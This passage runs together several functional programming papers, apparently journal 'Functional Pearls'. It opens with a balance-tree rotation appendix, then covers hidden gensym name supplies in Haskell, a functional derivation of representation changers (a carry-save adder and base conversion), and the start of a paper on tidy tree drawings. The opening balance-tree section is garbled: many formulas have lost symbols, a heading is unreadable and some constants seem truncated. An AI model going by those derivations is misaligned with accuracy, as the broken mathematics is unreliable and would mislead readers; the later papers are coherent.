3.  $(2w - )/(w - )$
4. no constraint on  $\alpha ; w$

Some constraints, like case 3, express a constraint on  $\alpha$  in terms of  $w$  and  $\beta$ . Since  $\alpha$  can vary we pick the strongest constraint for any positive whole value of  $\alpha$ . Case 3 is reduced as follows:

$w \cdot$

Substituting for  $\alpha$  and rearranging gives

$$\frac{(w - )w}{(w - )}$$

If  $w = 1$  this reduces to

$$\frac{2w}{w - }$$

As  $w \rightarrow \infty$  the single  $w$  in the numerator becomes irrelevant, so

$$\frac{w}{w - }$$

The constraint for  $\alpha$  is the stronger so it is chosen.



Fig. 7: Double rotation case (a).



Fig. 8: Double rotation case (b).

.

There are two cases to be considered. The inner tree at  $\tau$  may be right-heavy (figure 7) or left-heavy (figure 8). These two cases are sufficient as it is our concern that the rotation will fail to balance the tree by leaving too little or adding too much at  $\tau$  and  $\tau'$  in the final tree.

For the first case constraints are

1.  $w \cdot \tau < w \cdot \tau'$ , which reduces to

$$\frac{(w - w -)}{(w -)}$$

As the numerator is quadratic in  $w$ , we have to choose the strongest constraint (or  $\rightarrow \infty$ ) depending on  $w$ :

$$\begin{array}{ll} w(w - \dots) / (w - 2) & \text{if } w \dots \sqrt{\dots} \text{ (when } \dots \dots) \\ (w - w - \dots) / (w - \dots) & \text{if } w \dots \sqrt{\dots} \text{ (when } \dots \rightarrow \infty) \end{array}$$

2.  $w \cdot \dots$  trivially yields
3.  $w \cdot w \cdot \dots$  yields  $\dots / (w - \dots)$
4.  $w \cdot w \cdot \dots$  yields  $w \cdot \dots / (w - 2)$
5.  $w \cdot (w - \dots)$  yields  $- (w - w - \dots) / (w - \dots)$  which is subsumed by  $\dots$  for  $w - w - \dots$ , i.e.  $w \dots$ .
6.  $w \cdot \dots$   $w \cdot (\dots)$ , which does not constrain  $\dots$ .

For the second case the constraints are calculated as for the first case. There is only one case that is not weaker than other constraints that we have already encountered:

7.  $w \cdot \dots$ , which yields

$$\frac{w}{w - 2}$$

### .3 $(\dots, \alpha, \mathbf{p})$

The graph in figure 9 illustrates the constraints that affect a practical choice of  $w$  and  $\alpha$ .

The graph may be interpreted as follows

Single rotations restore balance in the clear region above the dashed line.

Double rotations restore balance in the clear region below the dotted line.

In the shaded region it is not possible to balance the tree. There are two reasons:

1. There are no trees in the region above the line  $w$  and below  $/w$  because the right subtree must already be balanced.
2. In the remainder of the shaded region both single and double rotations fail to restore balance.

To guarantee that it is possible to restore balance  $w$  must be chosen to the right of the ‘cusp’ at  $(w_c, \alpha_c)$  where  $w_c \approx .45$  and  $\alpha_c \approx .52$ .

---

<sup>11</sup>Double rotation constraint 1 would nip the corner off the clear area near  $(2, \frac{1}{2})$  but that does not affect the choice.



Fig. 9: The  $(w, \alpha)$  parameter space. Values of  $w$  and  $\alpha$  should be chosen to lie in the region below the dotted curve  $w/(w-2)$  and above the dashed curve  $(2w-2)/(w-2)$ .

If  $w = w_c$  then the rebalancing algorithm must calculate  $\Delta$  for the tree. If this  $\Delta < \epsilon$  then a double rotation must be applied, otherwise a single rotation must be applied.

If a more convenient  $\Delta$  is used this constrains us to use  $w > 4$ .

**n      u**

The analysis presented in the previous section is detailed and difficult. This appendix notes a less rigorous and easier way to reason about bounded balance trees.

The important factor determining the speed of operations on a tree are

The maximum path length from the root node to an element. Balancing ensures that this height is logarithmic in the size of the tree.

The extra cost of operations to detect and correct an imbalance.

A rotation is used to build a tree when otherwise the tree would be unbalanced. The criterion that no tree should have more than  $w$  times the number of elements than its sibling is roughly equivalent to saying that, since the height of a tree is logarithmic in its size, one tree should never be more than a fixed amount higher than its sibling. The rotations (figure 1) must be applied to lift the larger (hence taller) trees at the expense of the smaller trees. This is exactly what  $T'$  does.

Both analytical and empirical evidence ([4],[3]) suggests that there is little to choose between various balancing schemes, and that balancing is unnecessary on random data. Balancing is only necessary to prevent poor worst case behaviour and the evidence suggests that almost any scheme to avoid poor behaviour in the pathological cases will produce acceptable results.

### 1 Introduction

And Joktan begat Almodad, and Sheleph, and Hazarmaveth, and Jerah, and Hadoram, and Uzal, and Diklah, and Obal, and Abimael, and Sheba, and Ophir, and Havilah, and Jobab: all these were the sons of Joktan.

— *Genesis 10:26–29*

In a lazy, purely functional language, it is awkward to generate new and unique names. The *gensym* function (figure 1) is impure, since its result depends on a hidden counter. We can instead pass the counter as an argument, and regard it as representing the infinite supply of unused names. But the usual implementation (figure 2) has drawbacks: the access to the names is sequential, and to evaluate the *n*th name, you must first evaluate all previous names. This can cause

- lost laziness:** a large datastructure with unique names may have to be evaluated only because the next unused name is needed, and
- lost parallelism:** one evaluation may have to wait for another one to return the next unused name.

We will implement counter passing by hidden calls to *gensym*, so that the visible effect is referentially transparent. The generation of names will then not destroy laziness or parallelism.

The sequential access is still awkward, though. Peter Hancock (1987) has suggested a more flexible interface: since a name supply is an infinite set, it can be split into two disjoint and infinite subsets (figure 3). His implementation, which represents names by lists of integers, is inefficient and seldom used. An implementation with integers is possible (figure 4), but they overflow quickly unless you use integers of arbitrary size, which are inefficient, too. Fortunately, our hidden calls to *gensym* will make Hancock's interface as efficient as counter passing, or better.

Except figure 1, our examples will be in the Haskell language (Hudak et al., 1992).

### 2 Hiding *gensym* in a tree

In the *Doubling* module (Fig. 4), *gen* generated an infinite binary tree with distinct names in each node. We replace this *gen* by one which places the expression

```
(* gensym : 'a → int *)
local val counter = ref 0
in fun gensym(_) = (counter := !counter + 1;    !counter)
end
```

Fig. 1. A *gensym* function with a private counter, written in Standard ML. The function ignores its argument, increments the counter and returns its new value.

```
module CounterPassing(
  Name, NameSupply, initialNameSupply, getNameDeplete)
where
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply Int
  initialNameSupply :: NameSupply
  getNameDeplete :: NameSupply → (Name, NameSupply)
  initialNameSupply = MkNameSupply 0
  getNameDeplete (MkNameSupply i) = (MkName i, MkNameSupply(i+1))
```

Fig. 2. A simple implementation of counter passing, written in Haskell. The counter  $i$  represents the supply of integers  $\geq i$ . Overflow can occur after  $2^{32}$  steps.

```
interface Hancock
where
  data Name
  instance Eq Name
  data NameSupply
  initialNameSupply :: NameSupply
  getNameDeplete :: NameSupply → (Name, NameSupply)
  splitNameSupply :: NameSupply → (NameSupply, NameSupply)
```

- (a) Every name supply represents an infinite set of names.
- (b)  $\text{getNameDeplete}(s)$  returns an element  $n$  of  $s$  and an infinite subset of  $s - \{n\}$ .
- (c)  $\text{splitNameSupply}(s)$  returns two infinite disjoint subsets of  $s$ .

Fig. 3. Hancock's specification.

```
module Doubling(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where
  data Name = MkName Integer deriving (Eq)
  data NameSupply = MkNameSupply Name NameSupply NameSupply
  initialNameSupply = gen 1
  where gen i = MkNameSupply (MkName i) (gen(2*i)) (gen(2*i+1))
  getNameDeplete(MkNameSupply n s1 _) = (n, s1)
  splitNameSupply(MkNameSupply _ s1 s2) = (s1, s2)
```

Fig. 4. A simple implementation of Hancock's specification. The integer whose binary notation is  $b$  represents the infinite supply of integers whose binary notations begin with  $b$ . The integers become larger than  $2^{32}$  after 32 consecutive splits, hence we use the Haskell type *Integer* (arbitrarily sized integers) rather than *Int* (machine integers).



Fig. 5. The tree represented by *initialNameSupply* in Fig. 4.

*MkName(gensym())* in each node (Fig. 6). These expressions are evaluated only when a name is used, each evaluates to *MkName(i)* where *i* is a distinct integer, and as usual, the expressions are replaced by their values once they have been evaluated. Since the only visible operation on names is equality, users cannot distinguish between the *Doubling* and the *HideGensym* module. But with the *Doubling* module, the integers would become larger than  $2^{32}$  after 32 consecutive splits, whereas with *gensym*, they do not become that large until  $2^{32}$  names have been used. This is why we dare to use short integers in *HideGensym* but not in *Doubling*.

The unevaluated *gensym* applications in the nodes are a simple variation of the *decisions* or *oracles* which have been suggested for handling nondeterminism in functional languages (Burton, 1988; Augustsson, 1989). The concrete names are nondeterministic, since they depend on the evaluation order, hence only equality of names is visible (but see section 3).

A word of warning: a too clever compiler might recognize the repeated subexpression *gen x* in Fig. 6, and implement *gen* by code which creates sharing (or even cycles). This would not destroy the referential transparency of the interface, but the binary tree would no longer appear to have distinct names in each node. If such compiler optimizations cannot be turned off or fooled, one must generate code for the *gen* function by hand.

If a compile-time analysis of a program can guarantee that every name supply is used at most once, either to do *getNameDeplete* or *splitNameSupply*, the tree becomes unnecessary and we can save some work (figure 7).

### 3 Making names visible

Often we need to print names, not just compare them for equality. It is possible to assign unique strings to names without revealing their secret representation, but it is awkward. It is much simpler not to hide names at all, that is, to make *Name* a synonym for *Int*. Since the concrete integers in the nodes depend on the evaluation order, *initialNameSupply* no longer denotes a fixed value. Rather, each

```

module HideGensym(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where

  gensym :: a → Int -- implemented in assembler
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply Name NameSupply NameSupply
  initialNameSupply = gen ()
    where gen x = MkNameSupply (MkName(gensym x)) (gen x) (gen x)
  getNameDeplete (MkNameSupply n s1 _) = (n, s1)
  splitNameSupply (MkNameSupply _ s1 s2) = (s1, s2)

```

Fig. 6. An implementation of Hancock's specification, using an infinite binary tree with the expression *MkName(gensym())* in each node. The *gensym* must be coded in assembler, and possibly also the *gen* function.

```

module OneTimeSupplies(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where

  gensym :: a → Int -- implemented in assembler
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply
  initialNameSupply = MkNameSupply
  getNameDeplete s = (MkName(gensym(s)), MkNameSupply)
  splitNameSupply MkNameSupply = (MkNameSupply, MkNameSupply)

```

Fig. 7. An unsafe implementation of Hancock's specification. It is referentially transparent only if each supply is used at most once.

time a program is run, it looks as if a new value is provided, and we know only that it is a tree with distinct integers in the nodes. To fit this into Haskell, we can simply add a new request *GetInitialNameSupply* to the I/O system, alongside *GetArgs*, *GetEnv* and the others (Hudak et al., 1992). The same solution was adopted by Burton (1988) and Augustsson (1989).

#### 4 Benchmarks

We have tested the various implementations using the Haskell B. compiler of Chalmers. Our test programs renamed the bound variables of a large lambda expression so that they got unique names. We also run two base tests, one which renamed all variables to the *same* name, and one which used an unhidden *gensym*. The results can be found in Table 1. The tests were made so that the implementations which used Hancock's operations did not gain anything from increased laziness or parallelism.

The implementation in Fig. 6 is now available in the Chalmers Haskell compiler — just import a module called *NameSupply*.

Table 1. The times to rename the variables of a large lambda expression, scaled to make the first base time 1.

Base tests	1 1.13	renaming all bound variables to the same name unhidden <i>gensym</i>
Counter passing	2.18	(Fig. 2)
Hancock's operations	6.34 4.89 1.57 1.26	lists of short integers (Hancock, 1987) doubling of long integers (Fig. 4) hidden <i>gensym</i> (Fig. 6) hidden <i>gensym</i> , one-time use of supplies (Fig. 7)

### Related work

Wadler (1990) tidies up counter passing by wrapping up the “plumbing” into a monad. His monad could be implemented by a hidden counter. One could also access Hancock’s split operation in a more monadic style. Paulson (1991) describes other methods to hide assignments behind a referentially transparent interface.

### Appendix

Here are two of the test programs, and some auxiliary operations on name supplies that can be useful. The test was to rename a large lambda expression, and then comparing the result to itself to force full evaluation. The test was thus

```
r==r where r = rename (expr(15)) initialNameSupply,
```

```

data (Eq n)  $\Rightarrow$  Term n = Var n
                                         | Lam n (Term n)
                                         | App (Term n) (Term n)
deriving (Eq)
replace nNew nOld (Var n)           | nOld==n = Var nNew
replace nNew nOld (Lam n t)          | nOld=/=n = Lam n (replace nNew nOld t)
replace nNew nOld (App t1 t2)         = App (replace nNew nOld t1)
                                         (replace nNew nOld t2)
replace nNew nOld t                   | otherwise = t

```

Fig. 8. The definition of lambda expressions, plus a naïve replacement of free occurrences of *nOld* by *nNew*.

```

renamer :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  (Term Name, NameSupply)
renamer (Var n) s = (Var n, s)
renamer (Lam n t) s = (Lam n' (replace n' n t'), s'')
                         where (n', s') = getNameDelete s
                                         (t', s'') = renamer t s'
renamer (App t1 t2) s = (App t1' t2', s'')
                         where (t1', s') = renamer t1 s
                                         (t2', s'') = renamer t2 s'
rename :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  Term Name
rename t s = fst(renamer t s)

```

Fig. 9. Renaming the bound variables in a lambda expression by counter passing. The program in Fig. 2 was used, except that both *Name* and *NameSupply* were made synonyms for *Int*.

```

rename :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  Term Name
rename (Var n) s = Var n
rename (Lam n t) s =
  case getNameDelete s of
    (n',s')  $\rightarrow$  Lam n' (replace n' n t')
    where t' = rename t s'
rename (App t1 t2) s =
  case splitNameSupply s of
    (s1, s2)  $\rightarrow$  App t1' t2'
    where t1' = rename t1 s1
           t2' = rename t2 s2

```

Fig. 10. Renaming the bound variables in a lambda expression by splitting infinite name supplies.

with

```

expr(0) = Lam 0 (Var 0)
expr(k) = App t t where t = expr(k-1)

```

and a datatype of lambda expressions as in Fig. 8.

Note: in an application *rename t s*, the expression *t* should not contain any names that are in the name supply *s* — otherwise the names in the supply are not “new”, of course.

```
listName :: NameSupply → [Name]
listNameDeplete :: NameSupply → ([Name], NameSupply)
listNameSupply :: NameSupply → [NameSupply]
listName (MkNameSupply n _ s2) = n : listName s2
listNameDeplete s@(MkNameSupply _ s1 _) = (listName s, s1)
listNameSupply (MkNameSupply _ s1 s2) = s1 : listNameSupply s2
```

## FUNCTIONAL PEARLS

### *Back to Basics: Deriving Representation Changers Functionally*

Graham Hutton and Erik Meijer \*

*Department of Computer Science, University of Utrecht,  
PO Box 80.089, 3508 TB Utrecht, The Netherlands.*

---

#### Abstract

A representation changer is a function that converts a concrete representation of an abstract value into a different concrete representation of that value. Many useful functions can be recognised as representation changers; examples include compilers, and arithmetic functions such as addition and multiplication. Functions that can be specified as the right inverse of other functions are special cases of representation changers.

In recent years, a number of authors have used a relational calculus to derive representation changers from their specifications. In this paper we show that the generality of relations is not essential, and representation changers can be derived within the more basic setting of functional programming. We illustrate our point by deriving a carry-save adder and a base-converter, two functions which have previously been derived relationally.

---

#### 1 Introduction

In the *calculational* approach to programming the aim is to derive programs from their specifications by a process of formal reasoning. Programs so derived require no post-hoc proof of correctness; rather they are “correct by construction”. Despite the fact that program derivations can often be viewed as correctness proofs turned upside down, experience has shown that many algorithms can in fact be derived from their specifications in a smooth and simple way.

In this paper we are concerned with deriving *representation changers*, a widely occurring kind of functional program. Many useful functions can be recognised as representation changers; examples include compilers, and arithmetic functions such as addition and multiplication. Functions that can be specified as the right inverse of other functions are special cases of representation changers.

For the last few years, representation changers have been a major topic of study within the relational calculus Ruby (Sheeran, 1986; Jones and Sheeran, 1990). We show that the generality of relations is not essential, and representation changers can be derived within the more basic setting of functional programming. We illustrate

\* Part of this work was completed while at Department of Computer Sciences, Chalmers University of Technology, S-412 96 Gothenburg, Sweden.

our point by deriving a carry-save adder and a base-converter, two examples which have previously been derived relationally.

## 2 Representation changers

A *representation changer* is a function that converts a concrete representation of an abstract value into a different concrete representation of that value. A typical example of a representation changer is a base-conversion function that converts a number in base  $m$  to a number in base  $n$ . In this case, abstract values are natural numbers, and concrete values are numbers in base  $m$  and base  $n$  respectively.

Given functions  $f : C1 \rightarrow A$  and  $g : C2 \rightarrow A$  (we assume throughout that all functions are total) that convert concrete values of types  $C1$  and  $C2$  to abstract values of type  $A$ , a representation changer  $h : C1 \rightarrow C2$  can be specified by the requirement that if  $h$  maps concrete value  $x \in C1$  to concrete value  $y \in C2$ , then  $x$  and  $y$  must represent the same abstract value:

$$h\ x = y \Rightarrow f\ x = g\ y. \quad (1)$$

Since  $g$  need not be injective, there may be more than one choice of such a  $y$  for each  $x$ , and hence there may be more than one solution for  $h$ . An equivalent specification then is that the function  $h$  maps a concrete value  $x$  to any concrete value  $y$  that represents the same abstract value as  $x$ :

$$h\ x \in \{y \mid f\ x = g\ y\}. \quad (2)$$

If for some value of  $x$  there is no  $y$  for which  $f\ x = g\ y$ , then there exists no total function  $h$  that satisfies the specification. An  $h$  exists precisely when the range of  $g$  is at least the range of  $f$ . A sufficient condition for  $h$  to exist is that the function  $g : C2 \rightarrow A$  be surjective, which is often the case in practice. In other cases, one can try strengthening the specification by adding extra requirements on  $h$ , in the manner of (Runciman and Jagger, 1990).

Substituting  $y = h\ x$  in (1) gives an equivalent functional equality:

$$f = g \circ h. \quad (3)$$

We can also express (1) in the form of a relational inclusion (4), by observing that  $h\ x = y$  iff  $x \mathrel{h} y$  and that  $f\ x = g\ y$  iff  $x \mathrel{(g^{-1} \circ f)} y$ . Here functions are implicitly viewed as relations—by taking their graph—and relational composition  $\circ$  and relational converse  ${}^{-1}$  are the evident generalisations of the composition and inverse operators on functions (Ross and Wright, 1992).

$$h \subseteq g^{-1} \circ f. \quad (4)$$

It is sometimes more natural to specify representation changers in this form. Using specification (4) has the advantage that  $h$  is in some sense the subject of the formula, and the term  $g^{-1} \circ f$  has an intuitive operational reading: first use  $f$  to convert a concrete value to an abstract value, then use  $g^{-1}$  to convert the result into another concrete value. In general  $g^{-1} \circ f$  is a true relation, which implies that there may be more than one function  $h$  that satisfies the specification  $h \subseteq g^{-1} \circ f$ . Constructing

a function  $h$  that satisfies (4) usually proceeds by transforming the term  $g^{-1} \circ f$  using laws of a relational calculus (Jones and Sheeran, 1991; Jones and Sheeran, 1992; Hutton, 1992).

In this paper we don't follow the relational route, but rather show how representation changers can be derived functionally. Starting with a specification  $f = g \circ h$  we synthesize a function  $h$  by constructing a pointwise proof that the equation holds, aiming to end up with assumptions that give a definition for  $h$ . This is a well-established technique for deriving functional programs, but the application to deriving representation changers appears to be new.

### 3 Example: carry-save addition

Our first example concerns a representation of numbers which is much-used in digital circuits (Davio *et al.*, 1983). A *carry-save* number is like a binary number in that the  $i$ th digit has weight  $2^i$ , but different in that digits range over  $\{0, 1, 2\}$ , with each digit being represented by a pair of bits whose sum is that digit. For example,  $[(0, 1), (1, 1), (1, 0)]$  is a carry-save representation of the natural number 9, because  $(0+1).2^0 + (1+1).2^1 + (1+0).2^2 = 9$ . A natural number can have many carry-save representations; for example,  $[(1, 0), (0, 0), (1, 1)]$  also represents the number 9. The function *ceval* converts a carry-save number to the corresponding natural number:

$$\begin{aligned} \textit{ceval} & [ ] = 0, \\ \textit{ceval} & ((x, y) : xs) = x + y + 2 * \textit{ceval} \, xs. \end{aligned}$$

Note that *ceval* expects the least significant bit-pair first.

Consider the function *cadd* that takes a bit and carry-save number, and adds them together to give a carry-save number. For any bit  $b$ , the function *cadd b* is a representation changer, specified by the requirement that

$$\textit{cadd} \, b \subseteq \textit{ceval}^{-1} \circ (b+) \circ \textit{ceval}. \quad (5)$$

The specification expresses that we can add a bit  $b$  to a carry-save number by first converting the carry-save number to its natural-number representation, adding  $b$ , and then converting the result back to a carry-save representation.

Since the range of *ceval* is at least the range of  $(b+) \circ \textit{ceval}$  for any bit  $b$ , the specification (5) has a solution for *cadd b*. Since  $(b+) \circ \textit{ceval}$  is not injective, the specification has many solutions. Different solutions can, for example, give different numbers of trailing  $(0, 0)$  pairs in the result list.

Expressing the relational specification (5) in the functional form of (3), and then using extensionality, gives our working specification:

$$\textit{ceval} \, (\textit{cadd} \, b \, xs) = b + \textit{ceval} \, xs.$$

Our task now is to find a definition for *cadd* that satisfies this equation. We do this by a constructive induction on  $xs$ . In the base-case  $xs = []$ , we end up with an assumption that gives a definition for *cadd b*  $[]$ . In the inductive-case  $xs = (x, y) : xs$ , we get an assumption that gives a recursive definition for *cadd b*  $((x, y) : xs)$  in terms of *cadd b' xs*, where  $b'$  is a bit computed from  $b$  and  $(x, y)$ .

First the base-case,  $xs = []$ :

$$\begin{aligned}
& \text{ceval } (\text{cadd } b []) = b + \text{ceval } [] \\
\Leftrightarrow & \quad \text{unfolding ceval} \\
& \text{ceval } (\text{cadd } b []) = b + 0 \\
\Leftrightarrow & \quad \text{folding ceval} \\
& \text{ceval } (\text{cadd } b []) = \text{ceval } [(b, 0)] \\
\Leftrightarrow & \quad \text{Leibnitz law: } f x = f y \Leftarrow x = y \\
& \text{cadd } b [] = [(b, 0)].
\end{aligned}$$

We conclude that the definition  $\text{cadd } b [] = [(b, 0)]$  satisfies the specification in the base-case. Note that in the “folding  $\text{ceval}$ ” step above, replacing  $b$  by  $\text{ceval } [(b, 0)]$  is not the only possibility:  $\text{ceval } [(0, b)]$ ,  $\text{ceval } [(b, 0), (0, 0)]$ , etc., are equally valid. Choosing  $\text{eval } [(b, 0)]$  means that the result list produced by  $\text{cadd } b xs$  will have no trailing  $(0, 0)$  pairs.

Now for the inductive-case,  $xs = (x, y) : xs$ . Rather than manipulating the equation  $\text{ceval } (\text{cadd } b ((x, y) : xs)) = b + \text{ceval } ((x, y) : xs)$  as a whole, we work only with the right-hand side, aiming (just as in the base-case) to express it in the form  $\text{ceval } exp$  for some expression  $exp$ , from which we can conclude that the definition  $\text{cadd } b ((x, y) : xs) = exp$  satisfies the specification in the inductive case. We begin by unfolding:

$$\begin{aligned}
& b + \text{ceval } ((x, y) : xs) \\
= & \quad \text{unfolding ceval} \\
& b + x + y + 2 * \text{ceval } xs.
\end{aligned}$$

Now, because the expression  $b+x+y$  can have the value 3, which cannot be expressed as a sum of two bits, it is not possible to fold  $\text{ceval}$  at this point. We proceed in fact by splitting the value  $x+y$  into two bits:  $(x+y) \mathbf{mod} 2$  and  $(x+y) \mathbf{div} 2$ . The first bit will be paired with the incoming carry  $b$  to form a bit-pair in the output carry-save number, and the second will become the propagated carry-bit. Splitting in this way avoids a “rippling carry” in the final program.

$$\begin{aligned}
& b + x + y + 2 * \text{ceval } xs \\
= & \quad \text{splitting } x + y \\
& b + (x + y) \mathbf{mod} 2 + 2 * ((x + y) \mathbf{div} 2) + 2 * \text{ceval } xs \\
= & \quad \text{arithmetic} \\
& b + (x + y) \mathbf{mod} 2 + 2 * ((x + y) \mathbf{div} 2 + \text{ceval } xs) \\
= & \quad \text{induction hypothesis} \\
& b + (x + y) \mathbf{mod} 2 + 2 * \text{ceval } (\text{cadd } ((x + y) \mathbf{div} 2) xs) \\
= & \quad \text{folding ceval} \\
& \text{ceval } ((b, (x + y) \mathbf{mod} 2) : \text{cadd } ((x + y) \mathbf{div} 2) xs).
\end{aligned}$$



The final term above is of the form  $\text{ceval } exp$ , so we are finished and conclude with the definition  $\text{cadd } b ((x, y) : xs) = (b, (x + y) \mathbf{mod} 2) : \text{cadd } ((x + y) \mathbf{div} 2) xs$ .

In summary, we have derived a functional program

$$\begin{aligned} cadd \quad b \quad [] &= [(b, 0)], \\ cadd \quad b \quad ((x, y) : xs) &= (b, (x + y) \text{ mod } 2) : cadd ((x + y) \text{ div } 2) xs. \end{aligned}$$

that satisfies the specification  $cadd b \subseteq ceval^{-1} \circ (b+) \circ ceval$ .

Picturing an instance of  $cadd$ , for example  $cadd b [(x_0, y_0), (x_1, y_1), (x_2, y_2), (x_3, y_3)]$ , illustrates that the carry-save adder has no rippling carry, and hence the addition can be done in parallel in constant time:

The component  $HA(x, y) = ((x + y) \text{ mod } 2), ((x + y) \text{ div } 2)$  above is usually called a *half-adder*. If a large number of binary additions are to be done (such as in a multiplier circuit), a considerable speed-up can be obtained by first converting to carry-save numbers, and then doing all the additions using carry-save adders. Using this technique, the carry propagation which occurs when the final carry-save number is converted back to binary is amortized over many additions.

The carry-save adder is an example which has proved difficult to derive fully-formally using the relational calculus Ruby (Jones and Sheeran, 1992).

#### 4 A two-stage example: base conversion

For our second example we turn to the problem of converting numbers from one base to another. This example turns out to be particularly interesting because in the process of its derivation we construct an auxiliary representation changer.

A function  $conv$  that converts a number represented in base  $m$  to a number represented in base  $n$  can be specified by the requirement that

$$conv \subseteq (eval_n)^{-1} \circ eval_m,$$

where  $eval_b$  converts a number in base  $b$  to the corresponding natural number:

$$\begin{aligned} eval_b \quad [] &= 0, \\ eval_b \quad (x : xs) &= x + b * (eval_b xs). \end{aligned}$$

The specification for  $conv$  expresses that a number in base  $m$  can be converted to a number in base  $n$  by first evaluating the base- $m$  number, and then converting the resulting natural number to base- $n$ . Since  $eval_b$  is surjective a solution exists for  $conv$ ; since it is not injective, there may more than one solution.

Expressing the specification in the form of equation (3) and then using extensibility gives our working specification:

$$eval_n (conv xs) = eval_m xs.$$

As for the carry-save adder, we synthesize *conv* by a constructive induction on *xs*. In the base-case  $xs = []$ , unfolding  $eval_m$  immediately results in the definition  $conv [] = []$ . For the inductive case  $xs = x : xs$ , we calculate as follows:

$$\begin{aligned}
 & eval_m (x : xs) \\
 = & \quad \text{unfolding } eval_m \\
 & x + m * eval_m xs \\
 = & \quad \text{induction hypothesis} \\
 & x + m * eval_n (conv xs) \\
 = & \quad \text{assumption — see below} \\
 & eval_n (convd (conv xs) x).
 \end{aligned}$$

Hence we make the definition  $conv (x : xs) = convd (conv xs) x$ . In the above derivation, in order to end up in the form  $eval_n exp$ , we had to postulate the existence of a function *convd* satisfying

$$x + m * eval_n ys = eval_n (convd ys x). \quad (6)$$

This equation expresses that *convd ys* is *itself* a representation changer, which takes a digit in base  $m$  and yields a number in base  $n$ . The auxiliary function *convd* is constructed by a double induction on its two arguments. A simple calculation gives the base-case:  $convd [] 0 = []$ . For the first inductive case,  $ys = []$  and  $x \neq 0$ , manipulating the left-hand side of equation (6) results in the definition  $convd [] x = x \mathbf{mod} n : convd [] (x \mathbf{div} n)$ :

$$\begin{aligned}
 & x + m * eval_n [] \\
 = & \quad \text{unfolding } eval_n \\
 & x \\
 = & \quad \text{splitting } x \\
 & x \mathbf{mod} n + n * (x \mathbf{div} n) \\
 = & \quad \text{folding } eval_n \\
 & x \mathbf{mod} n + n * (m * eval_n [] + x \mathbf{div} n) \\
 = & \quad \text{induction hypothesis} \\
 & x \mathbf{mod} n + n * (eval_n (convd [] (x \mathbf{div} n))) \\
 = & \quad \text{folding } eval_n \\
 & eval_n (x \mathbf{mod} n : convd [] (x \mathbf{div} n)).
 \end{aligned}$$

For the induction hypothesis to be applicable above, we must assume  $n > 1$ . For the second inductive case,  $ys = y : ys$ , splitting  $x + m * y$  into  $(x + m * y) \mathbf{mod} n$  and  $(x + m * y) \mathbf{div} n$  ensures that the output list contains only base- $n$  digits as required. Such a splitting was also the essential step in establishing the previous induction step.

$$\begin{aligned}
& x + m * eval_n (y : ys) \\
= & \quad \text{unfolding } eval_n \\
& x + m * (y + n * eval_n ys) \\
= & \quad \text{arithmetic} \\
& (x + m * y) + m * n * eval_n ys \\
= & \quad \text{splitting } x + m * y \\
& (x + m * y) \mathbf{mod} n + n * ((x + m * y) \mathbf{div} n) + m * n * eval_n ys \\
= & \quad \text{arithmetic} \\
& (x + m * y) \mathbf{mod} n + n * ((x + m * y) \mathbf{div} n + m * eval_n ys) \\
= & \quad \text{induction hypothesis} \\
& (x + m * y) \mathbf{mod} n + n * (eval_n (convd ys ((x + m * y) \mathbf{div} n))) \\
= & \quad \text{folding } eval_n \\
& eval_n ((x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n)).
\end{aligned}$$

We conclude that  $convd (y : ys) x = (x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n)$ . In summary, we have synthesized the following function:

$$\begin{aligned}
conv & [] = [], \\
conv & (x : xs) = convd (conv xs) x.
\end{aligned}$$

The auxiliary function  $convd$  is defined as follows:

$$\begin{aligned}
convd & [] 0 = [], \\
convd & [] x = x \mathbf{mod} n : convd [] (x \mathbf{div} n), \\
convd & (y : ys) x = (x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n).
\end{aligned}$$















This base conversion program can be readily implemented as a circuit (Davio *et al.*, 1983). In our opinion, it would be a non-trivial exercise to arrive at this program without the use of formal reasoning. The reader might like to compare the above functional derivation with the corresponding relational derivation in (Hutton, 1992).

# Deriving tidy drawings of trees

JEREMY GIBBONS

**ABSTRACT.** The *tree-drawing problem* is to produce a ‘tidy’ mapping of elements of a tree to points in the plane. In this paper, we derive an efficient algorithm for producing tidy drawings of trees. The specification, the starting point for the derivations, consists of a collection of intuitively appealing *criteria* satisfied by tidy drawings. The derivation shows constructively that these criteria completely determine the drawing. Indeed, the criteria completely determine a simple but inefficient algorithm for drawing a tree, which can be transformed into an efficient algorithm using just standard techniques and a small number of inventive steps.

The algorithm consists of an *upwards accumulation* followed by a *downwards accumulation* on the tree, and is further evidence of the utility of these two higher-order tree operations.

**KEYWORDS.** Derivation, trees, upwards and downwards accumulations, drawing.

## 1 Introduction

The *tree drawing problem* is to produce a mapping from elements of a tree to points in the plane. This mapping should correspond to a drawing that is in some sense ‘tidy’. Our definition of tidiness consists of a collection of intuitively appealing criteria ‘obviously’ satisfied by tidy drawings.

We derive from these criteria an efficient algorithm for producing tidy drawings of binary trees. The derivation process is a constructive proof that the tidiness criteria completely determine the drawing. In other words, there is only one tidy drawing of any given tree. In fact, the derivation of the algorithm is a completely reasonable and almost routine calculation from the criteria: the algorithm itself, like the drawing, is essentially unique.

The algorithm that we derive (which is due originally to Reingold and Tilford (1981)) consists of an *upwards accumulation* followed by a *downwards accumulation* (Gibbons, 1991, 1993b) on the tree. Basically, an upwards accumulation on a tree replaces every element of that tree with some function of that element’s descendants, while a downwards accumulation replaces every element with some function of that element’s ancestors. These two higher-order operations on trees

Supported by University of Auckland Research Committee grant number A18/XXXXX/62090/3414013. To appear in *Journal Of Functional Programming* 6(3), 1996. A shorter version of this paper appears as (Gibbons, 1994).

